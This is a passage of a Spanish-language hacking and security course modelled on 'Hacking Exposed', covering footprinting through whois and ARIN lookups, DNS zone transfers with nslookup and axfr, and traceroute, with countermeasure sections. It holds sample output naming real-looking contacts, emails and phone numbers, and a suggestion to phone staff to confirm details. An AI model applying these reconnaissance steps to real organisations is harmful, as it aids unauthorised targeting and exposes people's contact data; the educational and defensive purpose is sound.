

# **Técnicas de Hacking & Seguridad en Linux y Windows NT**



## Prólogo

Este texto se basa en la estructura del libro "Hacking Exposed" de Stuart McClure, Joel Scambray y George Kurtz, habiendo tomado ideas de las 3 versiones editadas hasta la fecha. La decisión de basarme en esta publicación no fue que este libro contenga "recetas mágicas" para la seguridad de un sistema, sino que es el primer libro que conozco que contempla el proceso de violación de la seguridad de un sistema en forma ordenada y metódica, sugiriendo siempre mecanismos para prevenir cada uno de los pasos de la misma. Los autores hicieron un excelente trabajo al recopilar en un solo libro toda la información que puede encontrarse en textos dispersos en Internet.

El material que se utilizará en el presente curso es, a grandes rasgos, el mencionado en los libros de la serie "Hacking Exposed", pero con inclusiones de otros programas que actualmente utilizo, los cuales no fueron mencionados en el libro.

Adicionalmente he tomado información de los libros "Maximum Linux Security", "Linux System Security", "Seguridad Avanzada en Windows 2000", "Configuring and Optimizing Linux: Red Hat Edition, v1.3", "El Lenguaje de Programación C, Segunda Edición", "Advanced Programming in the UNIX Environment", "Real World Linux Security", entre otros. Existen muchas fuentes adicionales de información en Internet, pero cabe destacar las siguientes:

[www.linuxdoc.org](http://www.linuxdoc.org)

[www.seifried.org](http://www.seifried.org)

[online.securityfocus.com](http://online.securityfocus.com)

Linux Administrator Security Guide (LASG)

nueva edición (en preparación) de la LASG

Contiene los archivos de BugTraq

Bueno, como los prólogos suelen ser pesados (y poca gente los lee) no lo hago más largo.

Happy hacking!

Nekromancer



# Parte 1



## Primer paso: Footprinting (Adquisición de Huellas)

Este paso consiste en la adquisición de información sobre el sitio que se desea penetrar. Muchas veces la información que puede obtenerse de fuentes no técnicas es sorprendente, y por este motivo la obtención de información no cubre solamente el uso de herramientas informáticas, sino también publicaciones, catálogos, publicidad, etc. Las fuentes de información que no se buscan en la red son, entre otras, las siguientes:

- Guía Telefónica
- Guía de la Industria
- Publicidad (folletos, etc.)
- Revistas (publicidad, artículos)
- Diarios (suplemento económico y otros, noticias sobre fusiones, etc.)
- Catálogos (pueden contener URLs, emails, etc.)

De estas fuentes se obtienen como mínimo la razón social de la empresa, números telefónicos y de fax, URLs y emails. También pueden obtenerse nombres de contactos en la empresa.

Toda esta información es la que iremos archivando en una carpeta rotulada con el nombre del proyecto, y que iremos actualizando con cada nueva fuente de información.

Una vez obtenido este primer paquete de información llega la hora de sentarnos a la PC, conectarnos a Internet y visitar los distintos URLs que hayamos obtenido, leyendo atentamente la información brindada por la firma.

Es importante aprender el uso avanzado de los buscadores de Internet, siendo recomendables [www.google.com](http://www.google.com) y [www.metacrawler.com](http://www.metacrawler.com)

Un paso adicional será obtener el código fuente de las páginas y estudiarlo en busca de comentarios dejados por el diseñador web.

Como este proceso lleva tiempo y los costos de conexión son tiranos, es recomendable bajar las páginas para leerlas offline. Para esto podemos utilizar herramientas tanto de Linux como de Windows, por ejemplo las siguientes (la lista no es excluyente):

Windows: Teleport Pro	( <a href="http://www.tenmax.com">www.tenmax.com</a> )
Linux: <code>wget</code>	(generalmente viene con el Linux)

La primera de estas herramientas es gráfica y completamente intuitiva, además de ser una herramienta de Windows, por lo cual no la cubriremos en detalle.

La segunda, `wget`, es una herramienta de consola muy potente, no interactiva, por lo cual puede correr en el background mientras utilizamos la máquina para otra cosa.

Sintaxis: `wget [opciones] [lista de URLs]`

Esta herramienta puede trabajar bajando archivos en forma recursiva mediante el protocolo HTTP o FTP.

La sintaxis de URL utilizada es la estándar:

```
http://host[:puerto]/path
ftp://[username[:password]]@host/path/archivo
```

Normalmente no se necesitan opciones, salvo que se desee modificar el comportamiento estándar de `wget`.

La lista de las opciones más comunes en el uso de `wget` es la siguiente:

<code>-h</code>	help
<code>-v</code>	verbose
<code>-nv</code>	no verbose (muestra solo mensajes de error)
<code>-q</code>	quiet (no muestra mensajes)
<code>-i filename</code>	lee la lista de URLs de 'filename'
<code>--follow-ftp</code>	sigue enlaces FTP desde documentos HTML
<code>-l depth</code>	cambia el nivel de recursividad a 'depth' (default 5)
<code>-r</code>	modo recursivo
<code>-nc</code>	no baja los archivos ya bajados (permite seguir de donde nos quedamos la última vez)

Para más datos sobre su utilización chequear `'man wget'` e `'info wget'`.

Seguramente se pueden encontrar programas para X con la misma funcionalidad, yo no uso ninguno, pero siempre se puede visitar [www.linuxberg.com](http://www.linuxberg.com) u otro sitio de software para Linux y probar suerte (KMago, etc.).

Con lo que tenemos hasta aquí ya debemos tener bastante información de base, es hora de profundizar un poco más en lo que se encuentra en Internet.

Muchas veces se encuentra información interesante en los grupos de noticias (news), pero es particularmente incómodo buscarla manualmente, sobre todo con servidores que transportan decenas de miles de grupos. Para buscar información tanto en los grupos de noticias como en Internet en general hay herramientas especializadas de búsqueda, tanto en la web como para uso local. Una excelente herramienta para Windows es Ferret Pro ([www.ferretsoft.com](http://www.ferretsoft.com)), que es una herramienta comercial, pero con una versión gratuita ligeramente reducida.

También pueden utilizarse buscadores como [www.metacrawler.com](http://www.metacrawler.com) y otros.

Hasta no hace demasiado tiempo existía un sitio ([www.reference.com](http://www.reference.com)) que permitía realizar búsquedas dentro de los grupos de noticias. Si bien Reference.com no está activo últimamente, existen alternativas para el mismo fin, tales como <http://groups.google.com>

En los grupos de noticias suelen buscarse ocurrencias de "nombre de la compañía".

OK... todo lo que dije hasta acá lo puede hacer cualquiera... no sirve el curso de seguridad... jejeje... error ;-)

Pasemos a algo más técnico.

En Internet existen sitios donde se realiza el registro de nombres de dominio, o sea donde yo registro [www.soyunhacker.org](http://www.soyunhacker.org) y otros. El más conocido de estos sitios es InterNIC, que actualmente corre en [www.netsol.com](http://www.netsol.com). La información sobre nombres de dominio puede consultarse de muchas maneras, y es impresionante lo que puede averiguarse.

Si bien las consultas pueden hacerse desde la página, en Linux tenemos el comando `'whois'` que realiza justamente la función de consultar la base de datos de dominios de InterNIC. Veamos de qué formas podemos utilizarlo.



## Consulta con el nombre de la empresa:

```
[root@linux11 /]# whois "Telefonica"
[whois.crsnic.net]
```

Whois Server Version 1.1

Domain names in the .com, .net, and .org domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

TELEFONICA.ORG  
TELEFONICA.NET  
TELEFONICA.COM

To single out one record, look it up with "xxx", where xxx is one of the of the records displayed above. If the records are the same, look them up with "=xxx" to receive a full display for each record.

>>> Last update of whois database: Mon, 21 Aug 00 04:36:10 EDT <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and Registrars.

Como puede observarse obtenemos información sobre los dominios registrados por compañías que contengan "Telefonica" dentro de su nombre.

## Veamos un ejemplo con Telecom, para que no se sientan olvidados:

```
[root@linux11 /]# whois "Telecom"
[whois.crsnic.net]
```

Whois Server Version 1.1

Domain names in the .com, .net, and .org domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

TELECOM.RZS.ITESM.MX  
TELECOM.PREVIAD.FR  
TELECOM.MESOAMERICATELECOM.COM  
TELECOM.INFORMATECH.COM  
TELECOM.EXABITGROUP.COM  
TELECOM.BUTLERMFG.ORG  
TELECOM.BRIDGE.MASSSTATECOL.ORG  
TELECOM.ORG  
TELECOM.NET  
TELECOM.COM

To single out one record, look it up with "xxx", where xxx is one of the of the records displayed above. If the records are the same, look them up with "=xxx" to receive a full display for each record.

>>> Last update of whois database: Mon, 21 Aug 00 04:36:10 EDT <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and Registrars.

**Bastante completo.**

Sin embargo hay limitaciones. Una de estas está claramente indicada al pie de la solicitud whois. Aquí solamente se encuentran los dominios .com, .net, .org y .edu. No encontraremos un dominio .com.ar en InterNIC. Luego veremos cómo (y dónde) solucionar esto.

Por otra parte existe otra limitación, no demasiado obvia si utilizamos el `whois` de consola en Linux. Veamos qué se puede ver si utilizamos el cliente web de InterNIC ([www.netsol.com](http://www.netsol.com)), accedemos allí clickeando en el enlace 'WHOIS Lookup'. El ejemplo buscaba 'name Carrefour' según se indica en la página para buscar por nombre de la empresa:

```
Aborting search 50 records found .....
CARREFOUR (CARMAVIE-DOM)
CARMAVIE.COM
CARREFOUR (CARREFOURJARDINS-DOM)
CARREFOUR (GUIDE-HELLO2-DOM)
CARREFOUR (DISTRIMEUBLES-DOM)
CARREFOUR (CULTURECARREFOUR-DOM)
CARREFOUR (CARREFOURGROUPE3-DOM)
... etc ... etc ...
CARREFOURJARDINS.COM
GUIDE-HELLO.COM
DISTRIMEUBLES.COM
CULTURECARREFOUR.COM
CARREFOURGROUPE.ORG
```

To single out one record, look it up with "`!xxx`", where `xxx` is the handle, shown in parenthesis following the name, which comes first.

El primer mensaje que aparece indica que solamente se mostrarán los primeros 50 registros encontrados... El cliente `whois` de consola tiene esta misma limitación.

En el caso de necesitar consultar algún nombre que aparezca más de 50 veces, debemos utilizar algo diferente al `whois` de InterNIC o ser más específicos en nuestra solicitud.

Por otra parte, y como ya mencionamos, no podremos encontrar dominios `.com.ar` en InterNIC. Deberemos consultar otra de las grandes bases de datos, la que contiene los registros para toda América: ARIN ([www.arin.net](http://www.arin.net)). La base de Europa es RIPE ([www.ripe.net](http://www.ripe.net)), la de Asia y la región del pacífico es APNIC ([www.apnic.net](http://www.apnic.net)) y la de los dominios militares es NIRPNET ([nic.mil/cgi-bin/whois](http://nic.mil/cgi-bin/whois)). No me pregunten dónde está Africa, imagino que junto con Europa en RIPE ;-)

Es importante destacar que estas bases solamente contienen información sobre rangos de direcciones IP (quién posee las direcciones), no encontraremos a una persona que registró un dominio y tiene una sola IP provista por su ISP, sino al ISP. Los registros "pequeños" de este tipo estarán en las bases de registro de cada país (`nic.ar`, `nic.uy`, etc.).

Si lo deseamos, podemos utilizar el buscador de la página (el enlace 'Whois'). Sino podemos utilizar nuevamente el cliente de consola Linux, pero deberemos encerrar lo que queremos buscar entre comillas y agregar '@arin.net' o '@whois.arin.net' como se ve en el siguiente ejemplo:

```
[root@linux11 /]# whois "Ciudad"@arin.net
[arin.net]
Ciudad Internet Node (25 de Mayo City) (NETBLK-PRIMA-BLK-184) PRIMA-BLK-184
200.42.12.208 - 200.42.12.223
Ciudad Internet Node (25 de Mayo City) (NETBLK-PRIMA-BLK-172) PRIMA-BLK-172
200.42.11.8 - 200.42.11.15
Ciudad Internet Node (Concepcion del Uruguay City) (NETBLK-PRIMA-BLK-244) PRIMA-
BLK-244
200.42.31.192 - 200.42.31.223
Ciudad Internet Node (Cordoba City) (NETBLK-PRIMA-BLK-146) PRIMA-BLK-146
200.42.9.0 - 200.42.9.31
Ciudad Internet Node (Corrientes City) (NETBLK-PRIMA-BLK-147) PRIMA-BLK-147
200.42.9.32 - 200.42.9.63
Ciudad Internet Node (La Plata City) (NETBLK-PRIMA-BLK-150) PRIMA-BLK-150
200.42.9.128 - 200.42.9.159
Ciudad Internet Node (Mendoza City) (NETBLK-PRIMA-BLK-144) PRIMA-BLK-144
200.42.8.128 - 200.42.8.143
Ciudad Internet Node (Rafaela City) (NETBLK-PRIMA-BLK-235) PRIMA-BLK-235
200.42.31.32 - 200.42.31.39
Ciudad Internet Node (Salta City) (NETBLK-PRIMA-BLK-153) PRIMA-BLK-153
```

```

200.42.9.224 - 200.42.9.255
Ciudad Internet Node (San Juan City) (NETBLK-PRIMA-BLK-151) PRIMA-BLK-151
200.42.9.160 - 200.42.9.191
Ciudad Internet Node (Santa Fe City) (NETBLK-PRIMA-BLK-148) PRIMA-BLK-148
200.42.9.64 - 200.42.9.95
Ciudad Internet Node (SantaFe City) (NETBLK-PRIMA-BLK-241) PRIMA-BLK-241
200.42.31.112 - 200.42.31.119
Ciudad Internet Node (Tortuguitas City) (NETBLK-PRIMA-BLK-185) PRIMA-BLK-185
200.42.12.224 - 200.42.12.255
Ciudad Internet Node (Tortuguitas City) (NETBLK-PRIMA-BLK-155) PRIMA-BLK-155
200.42.10.64 - 200.42.10.127
Ciudad Internet Node (Tucuman City) (NETBLK-PRIMA-BLK-149) PRIMA-BLK-149
200.42.9.96 - 200.42.9.127
Ciudad Internet Node (Ushuaia City) (NETBLK-PRIMA-BLK-152) PRIMA-BLK-152
200.42.9.192 - 200.42.9.223
Ciudad Virtual (NETBLK-UNRD-CVIRT) UNRD-CVIRT 200.37.204.128 - 200.37.204.159
Ciudad, D.F./ Foodline.com (NETBLK-IEN-C42425) IEN-C42425
64.248.39.112 - 64.248.39.119

```

To single out one record, look it up with "!xxx", where xxx is the handle, shown in parenthesis following the name, which comes first.

The ARIN Registration Services Host contains ONLY Internet Network Information: Networks, ASN's, and related POC's. Please use the whois server at rs.internic.net for DOMAIN related Information and whois.nic.mil for NIPRNET Information.

Los resultados si hacemos la búsqueda desde la página son idénticos. Si se desea puede buscarse también un dominio (cuando lo conocemos de antemano), por ejemplo 'whois "ciudad.com.ar"@arin.net'

Los identificadores únicos de cada registro se listan entre paréntesis (por ejemplo en la primer línea del ejemplo anterior es NETBLK-PRIMA-BLK-184). Podemos consultar un registro único de la siguiente manera:

```

[root@linux11 /]# whois "NETBLK-PRIMA-BLK-184"@arin.net
[arin.net]
Ciudad Internet Node (25 de Mayo City) (NETBLK-PRIMA-BLK-184)
  Calle 10 entre 28 y29
  25 de Mayo, Buenos Aires B6660ABC
  AR

  Netname: PRIMA-BLK-184
  Netblock: 200.42.12.208 - 200.42.12.223

  Coordinator:
    Fernandez, Miguel (MF127-ARIN) mfdez@PRIMA.COM.AR
    54-1-370-0073

  Record last updated on 14-Feb-2000.
  Database last updated on 21-Aug-2000 05:55:50 EDT.

```

The ARIN Registration Services Host contains ONLY Internet Network Information: Networks, ASN's, and related POC's. Please use the whois server at rs.internic.net for DOMAIN related Information and whois.nic.mil for NIPRNET Information.

Lindo, ¿no?

Ahora tenemos datos sobre las direcciones IP utilizadas por ese bloque, el nombre de un contacto (más importante, su ID de usuario del email), teléfonos y direcciones ;-)  
Adicionalmente tenemos el identificador de esa persona en la base ARIN, entre paréntesis al lado del nombre (MF127-ARIN). Veamos qué se puede obtener si se consulta sobre ese contacto (desde ya agradecemos al Sr. Miguel Fernández):

```
[root@linux11 /]# whois "MF127-ARIN"@arin.net
[arin.net]
Fernandez, Miguel (MF127-ARIN)                mfdez@PRIMA.COM.AR
Prima S.A.
Lima 1261
Capital Federal, Buenos Aires 1138
AR
54-1-370-0073

Record last updated on 10-Sep-1998.
Database last updated on 21-Aug-2000 05:55:50 EDT.
```

The ARIN Registration Services Host contains ONLY Internet Network Information: Networks, ASN's, and related POC's. Please use the whois server at rs.internic.net for DOMAIN related Information and whois.nic.mil for NIPRNET Information.

Entre otros datos, nos informa algo muy importante: cuándo fue actualizado este registro por última vez...

Una llamada telefónica pidiendo por el Sr. Miguel Fernández puede informarnos si aún trabaja en esa empresa.

Adicionalmente, si ejecutamos el whois sobre los bloques de direcciones IP obtenemos más información:

```
[root@linux11 /]# whois "200.42.12.208"@arin.net
[arin.net]
Prima S.A. (NETBLK-PRIMA-BLK-1) PRIMA-BLK-1      200.42.0.0 - 200.42.127.255
Ciudad Internet Node (25 de Mayo City) (NETBLK-PRIMA-BLK-184) PRIMA-BLK-184
                                                    200.42.12.208 - 200.42.12.223
```

To single out one record, look it up with "!xxx", where xxx is the handle, shown in parenthesis following the name, which comes first.

The ARIN Registration Services Host contains ONLY Internet Network Information: Networks, ASN's, and related POC's. Please use the whois server at rs.internic.net for DOMAIN related Information and whois.nic.mil for NIPRNET Information.

Otros uso interesante del whois es buscar "@dominio", de la siguiente forma:

```
[root@linux11 /]# whois "@ciudad.com.ar"@arin.net
[arin.net]
Aboud, Maria (MA325-ARIN)      isb@ciudad.com.ar      54-1-370-0073
Jen, Lin Min (LMJ2-ARIN)      oceanblue@ciudad.com.ar  54-1-370-0073
La Palma, Oscar (OL19-ARIN)   eldiachu@ciudad.com.ar  54-1-370-0073
Mosto, Ariel (AM447-ARIN)     mediaresearch@ciudad.com.ar 54-1-370-0073
```

To single out one record, look it up with "!xxx", where xxx is the handle, shown in parenthesis following the name, which comes first.

The ARIN Registration Services Host contains ONLY Internet Network Information: Networks, ASN's, and related POC's. Please use the whois server at rs.internic.net for DOMAIN related Information and whois.nic.mil for NIPRNET Information.

Más y más datos. Cada uno de ellos tiene registro en ARIN y debemos visitarlos todos. Se asume como posible que el ISP de cada una de estas instituciones es Ciudad Internet...puede chequearse esto controlando las direcciones IP.

Hay muchas herramientas para realizar esto mismo, pero el whois de consola es muy práctico. Para Linux tenemos el xwhois para entorno gráfico. En Windows hay varias herramientas, pero una de las más prácticas es SolarWinds 2001, una aplicación comercial con múltiples usos ([www.solarwinds.net](http://www.solarwinds.net)).

Una de las informaciones que se obtienen de InterNIC pero que no nos brinda abiertamente ARIN, son las direcciones IP de los DNS que son autoritativos para el dominio en cuestión. Para obtenerlas de ARIN debemos realizar la consulta con las direcciones IP del rango mayor (la totalidad de las direcciones asignadas a, por ejemplo, Ciudad Internet). Veamos por ejemplo de obtener los DNS a partir de InterNIC:

```
[root@linux11 /]# whois yenni.com
[whois.crsnic.net]
```

Whois Server Version 1.1

Domain names in the .com, .net, and .org domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

```
Domain Name: YENNI.COM
Registrar: NETWORK SOLUTIONS, INC.
Whois Server: whois.networksolutions.com
Referral URL: www.networksolutions.com
Name Server: NS1.NEXUSLABS.COM
Name Server: NS2.NEXUSLABS.COM
Updated Date: 02-may-1999
```

>>> Last update of whois database: Mon, 21 Aug 00 04:36:10 EDT <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and Registrars.

Nótese las dos líneas 'Name Server'.

¿Interesante?

### **Contramedidas:**

Veamos cuáles serían las contramedidas hasta aquí, antes de entrar al tema de interrogación de DNS.

En primer lugar tener cuidado con la información que se desparrama. Es muy importante utilizar alias para todos los emails que utilicemos con fines publicitarios (por ejemplo [ventas@miempresa.com](mailto:ventas@miempresa.com), en lugar de [mdilaj@miempresa.com](mailto:mdilaj@miempresa.com)).

Por otra parte deben utilizarse datos genéricos al registrar un dominio. Es preferible que figure como contacto 'Admin' o 'DomainAdmin' en lugar de 'Carlitos Balá'.

El teléfono que se obtiene de las bases puede llegar a indicar en qué rango de direcciones telefónicas trabaja la empresa, lo cual puede utilizarse para buscar módems de RAS, correo remoto, etc. Ante la necesidad de utilizar módems, debemos lograr que no utilicen teléfonos en el mismo rango que los que figuran en el registro (la forma más fácil de lograr esto es utilizar un 0800 en el registro, un 0610 en los módems, o ambos).

Las páginas web deben ser revisadas a nivel de código HTML, para verificar que los diseñadores no olvidaron comentarios con información comprometedor.

Puede buscarse información en Internet relacionada con las consultas whois, así como las alternativas existentes, por ejemplo [www.websitez.com](http://www.websitez.com) (cuando funciona!).

El `xwhois` de GUI Linux tiene una lista bastante amplia de servidores whois.

Cuando no podamos obtener los DNS directamente por algún motivo, podemos realizar una búsqueda recursiva a partir de los DNS primarios de Internet. La herramienta a utilizar se detalla en la siguiente sección (`nslookup`), y el proceso específico para realizar esta búsqueda (es bastante largo) está en el DNS-HOWTO, por lo cual no lo repetiremos aquí.

El siguiente paso (después de conseguir los DNS) es intentar interrogar los mismos con el comando de consola 'nslookup'.

Al ejecutarla entramos en modo interactivo:

```
[root@linux11 /]# nslookup
Default Server:  o200.prima.com.ar
Address:  200.42.0.108
```

>

Estamos utilizando el DNS de nuestro proveedor. Debemos conectarnos al DNS de la empresa en cuestión:

```
> server 209.220.228.66
Default Server:  greentea.zbros.net
Address:  209.220.228.66
Aliases:  66.228.220.209.in-addr.arpa
```

>

En este caso utilizo el DNS de yenni.com, veamos si me deja interrogarlo sobre el dominio:

```
> ls -d yenni.com
[greentea.zbros.net]
$ORIGIN yenni.com.
@                30M IN SOA      ns1.nexuslabs.com. charles.nexuslabs.com. (
                                2000073000      ; serial
                                6H              ; refresh
                                1H              ; retry
                                5w6d16h        ; expiry
                                30M )           ; minimum

                                30M IN NS       ns1.nexuslabs.com.
                                30M IN NS       ns2.nexuslabs.com.
                                30M IN A        209.220.228.69
                                30M IN MX       100 mail.zbros.net.
bitch             30M IN A        209.220.228.85
staging           30M IN A        209.220.228.69
www               30M IN A        209.220.228.69
@                30M IN SOA      ns1.nexuslabs.com. charles.nexuslabs.com. (
                                2000073000      ; serial
                                6H              ; refresh
                                1H              ; retry
                                5w6d16h        ; expiry
                                30M )           ; minimum
```

>

El servidor no está adecuadamente configurado o es una versión vieja, y brinda alegremente información. Veamos si de paso puedo ver los registros DNS de nexuslabs.com (el DNS es ns1.nexuslabs.com según el whois).

```
> ls -d nexuslabs.com
[greentea.zbros.net]
$ORIGIN nexuslabs.com.
@                30M IN SOA      ns1 locutus (
                                2000042202      ; serial
                                6H              ; refresh
                                1H              ; retry
                                5w6d16h        ; expiry
                                30M )           ; minimum
```

```

30M IN NS ns1
30M IN NS ns2
30M IN MX 100 mail
jaywalking 30M IN A 209.220.228.86
lists 30M IN MX 100 mail
dhcp666 30M IN A 209.220.228.90
fw-int 30M IN A 209.220.228.81
fw-ext 30M IN A 209.220.228.78
dhcp2000 30M IN A 209.220.228.91
dhcp42 30M IN A 209.220.228.89
swanilda 30M IN A 209.220.228.83
pop 30M IN A 209.220.228.68
dhcp69 30M IN A 209.220.228.88
nospam 30M IN A 209.220.228.87
goblin 30M IN A 209.220.228.84
mail 30M IN A 209.220.228.68
www 30M IN A 209.220.228.73
paradox 30M IN A 24.11.70.21
assault 30M IN A 209.220.228.73
switch 30M IN A 209.220.228.92
ns1 30M IN A 209.220.228.66
hummer 30M IN A 209.220.228.82
arson 30M IN A 209.220.228.78
ns2 30M IN A 209.220.228.67
@ 30M IN SOA ns1 locutus (
    2000042202 ; serial
    6H ; refresh
    1H ; retry
    5w6d16h ; expiry
    30M ) ; minimum
>

```

Es bueno saber que un DNS puede ser autoritativo para más de un dominio ;-)

Con todo esto tenemos las direcciones de muchas más máquinas dentro de un dominio. Un DNS realmente MAL configurado nos brindaría inclusive nombres y direcciones de las máquinas de la Intranet.

Llegados a este punto es conveniente buscar máquinas con nombres tales como 'gateway', 'proxy', 'router' y otros por el estilo, para pasar al siguiente paso. Adicionalmente tenemos que tomar nota de los registros MX, ya que las máquinas que brindan servicio de email suelen estar en el límite externo de la empresa (además de existir algunas implicaciones de seguridad, sobre todo con versiones viejas de Sendmail).

A veces se encuentran registros `HINFO` que brindan información sobre el sistema operativo de la máquina y algún otro dato, o registros `TXT` que contienen un texto descriptivo asociado a dicha máquina (por ej. "PC de Marketing" o "Workstation de Juan Perez – Gerente de Marketing").

Actualmente la herramienta `nslookup` está siendo reemplazada por el comando `'host'` en Linux, con la siguiente sintaxis (ver la man page para el uso completo):

```
host -a maquina ip_servidor_DNS
```

Existen múltiples herramientas para lograr el mismo fin. Además de SolarWinds 2001 para Windows ya mencionado, existe un excelente script para consola Linux llamado `axfr`. Este script era originalmente parte de la minidistribución Linux Trinux ([ftp.trinux.org](http://ftp.trinux.org)) pero es más

sencillo encontrarlo poniendo 'axfr+linux' en un buscador. El uso de `axfr` es el siguiente (nótese el punto al final, después del top level domain):

```
./axfr dominio.tld.
```

### **Contramiedas:**


Utilizar la última versión de BIND. En la documentación de BIND indica cómo evitar que se pueda transferir información sobre las zonas, esto viene activo por defecto en las últimas versiones.

En caso de utilizar otro servidor DNS distinto de BIND, consultar la documentación del mismo para evitar la transferencia de zonas.

Llegado el caso de tener un DNS con datos de las máquinas de una LAN interna jamás permitir el acceso desde Internet. Si es necesario utilizarlo para resolución de nombres por algún motivo, configurar reglas de firewalling permitiendo el tráfico UDP en el puerto 53 y bloqueando el tráfico TCP en el mismo puerto (las resoluciones usan UDP, y las transferencias de zona TCP).

No utilizar registros `HINFO` ni `TXT`. En lo posible limitarse a registros `A` (Address), `PTR` (PoinTeR), `NS` (NameServer) y `MX` (Mail eXchanger).

Cubrir la transferencia de zonas en el firewall, de acuerdo con el siguiente esquema:





# **PARTE 2**



## Segundo Paso: Scan (escaneo)

En esta segunda parte del curso incorporo el tema de reconocimiento de la topología de la red, que los autores de los libros de la familia "Hacking Exposed" comentaron en la primer sección. Lo hago así ya que estoy acostumbrado a juntar el análisis de la topología con el análisis de las máquinas individuales.

La primer herramienta a mencionar viene con la mayoría de las distribuciones de Linux: `traceroute`, conocida seguramente por todos, que se encarga de monitorear los saltos que realiza un paquete UDP hasta alcanzar el destino indicado por nosotros. En cada gateway o router que el paquete atraviese originará un mensaje ICMP (TIME\_EXCEEDED), y estos paquetes serán los que identificarán cada salto. En Windows la herramienta `traceroute` se llama `tracert.exe`, para respetar la convención de nombres 8.3

Sintaxis: `traceroute [opciones] host [tamaño del paquete]`  
El único parámetro obligatorio es la dirección IP del host destino.

Opciones:

- I envía paquetes ICMP en lugar de UDP
- m max\_ttl configura el TIME\_TO\_LIVE de los paquetes (en la práctica es la cantidad máxima de saltos)
- n muestras las direcciones numéricas en lugar de por nombre
- v verbose, muestra información adicional
- w time tiempo en segundos a esperar la respuesta

Otras opciones pueden consultarse con 'man traceroute'.

Veamos un ejemplo:

```
[root@linux11 /root]# traceroute www.ciudad.com.ar
traceroute: Warning: www.ciudad.com.ar has multiple addresses; using 200.42.0.105
traceroute to www.ciudad.com.ar (200.42.0.105), 30 hops max, 38 byte packets
 1 caslimatasa-ci5.prima.com.ar (200.42.0.54) 136.075 ms 119.147 ms 119.545 ms
 2 ciscolima6.prima.com.ar (200.42.0.10) 119.270 ms 109.342 ms 110.394 ms
 3 ciscolima1.prima.com.ar (200.42.0.1) 128.385 ms 119.098 ms 119.719 ms
 4 prima5.prima.com.ar (200.42.0.105) 109.272 ms 110.694 ms 118.167 ms
```

Lo cual me indica que siendo cliente de Ciudad, si quiero ver su página web, paso 4 saltos intermedios.

Veamos qué pasa si quiero salir (un poco) de la red de mi ISP:

```
[root@linux11 /root]# traceroute www.cuspide.com.ar
traceroute to www.cuspide.com.ar (200.41.130.247), 30 hops max, 38 byte packets
 1 caslimatasa-ci5.prima.com.ar (200.42.0.54) 126.595 ms 119.211 ms 109.512 ms
 2 ciscolima6.prima.com.ar (200.42.0.10) 129.334 ms 129.311 ms 109.505 ms
 3 200.41.69.201 (200.41.69.201) 129.308 ms 129.338 ms 119.477 ms
 4 rcorelma1-rcoreesml1.impsat.net.ar (200.41.25.230) 109.281 ms 129.286 ms
119.519 ms
 5 209.13.1.241 (209.13.1.241) 119.379 ms 119.461 ms 109.510 ms
 6 209.13.2.10 (209.13.2.10) 129.156 ms 119.532 ms 109.396 ms
 7 200.16.208.254 (200.16.208.254) 119.284 ms 129.341 ms 129.486 ms
 8 200.26.92.74 (200.26.92.74) 130.613 ms 119.836 ms 129.801 ms
```

```

9  * * *
10 ciba-fourcade-fourcade.telintar.net.ar (200.16.205.94) 130.137 ms 119.640 ms
139.800 ms
11 cuspide.com (200.41.130.247) 139.852 ms * 172.882 ms

```

Como puede apreciarse, para cada salto `traceroute` nos informa de la dirección IP del router, su nombre (si puede resolverlo), y hasta tres tiempos de respuesta. El tiempo de respuesta real se suele tomar como promedio de estos tres.

A veces sucede que alguno de los gateways o routers intermedios está configurado para no enrutar mis paquetes UDP, o tal vez está configurado para no enviar las respuestas ICMP a este tipo de paquetes. Algo de esto sucedió en el ejemplo anterior en el salto 9.

Este comportamiento se observa también cuando uno de los saltos demora en responder y se produce un timeout (si reproducimos este resultado múltiples veces podemos descartar esta posibilidad).

Veamos un ejemplo donde no podemos llegar a destino:

```

[root@linux11 /root]# traceroute 24.232.24.108
traceroute to 24.232.24.108 (24.232.24.108), 30 hops max, 38 byte packets
 1 caslimatasa-ci5.prima.com.ar (200.42.0.54) 122.069 ms 118.839 ms 109.524 ms
 2 ciscolima6.prima.com.ar (200.42.0.10) 129.002 ms 118.115 ms 129.429 ms
 3 ciscolima13.prima.com.ar (200.42.0.49) 119.198 ms 119.306 ms 109.639 ms
 4 host002214.prima.com.ar (200.42.2.214) 118.930 ms 119.246 ms 110.833 ms
 5 line241.comsat.net.ar (200.47.94.241) 127.783 ms 129.384 ms 119.409 ms
 6 line9.comsat.net.ar (200.47.93.9) 149.046 ms 139.153 ms 129.560 ms
 7 line162.comsat.net.ar (200.47.93.162) 189.085 ms 249.278 ms *
 8 * core-atm155M-backbone.fibertel.com.ar (24.232.1.250) 309.915 ms 208.315 ms
 9 192.168.85.1 (192.168.85.1) 248.986 ms 169.533 ms 139.768 ms
10 * * *
11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *

```

¿Llegó un punto donde el TTL de los paquetes de respuesta se excedió o es sólo que Fibertel bloquea muchas de las herramientas de análisis de redes?

Cuando sucede algo así podemos intentar enviando paquetes ICMP en lugar de UDP. Veamos qué pasa:

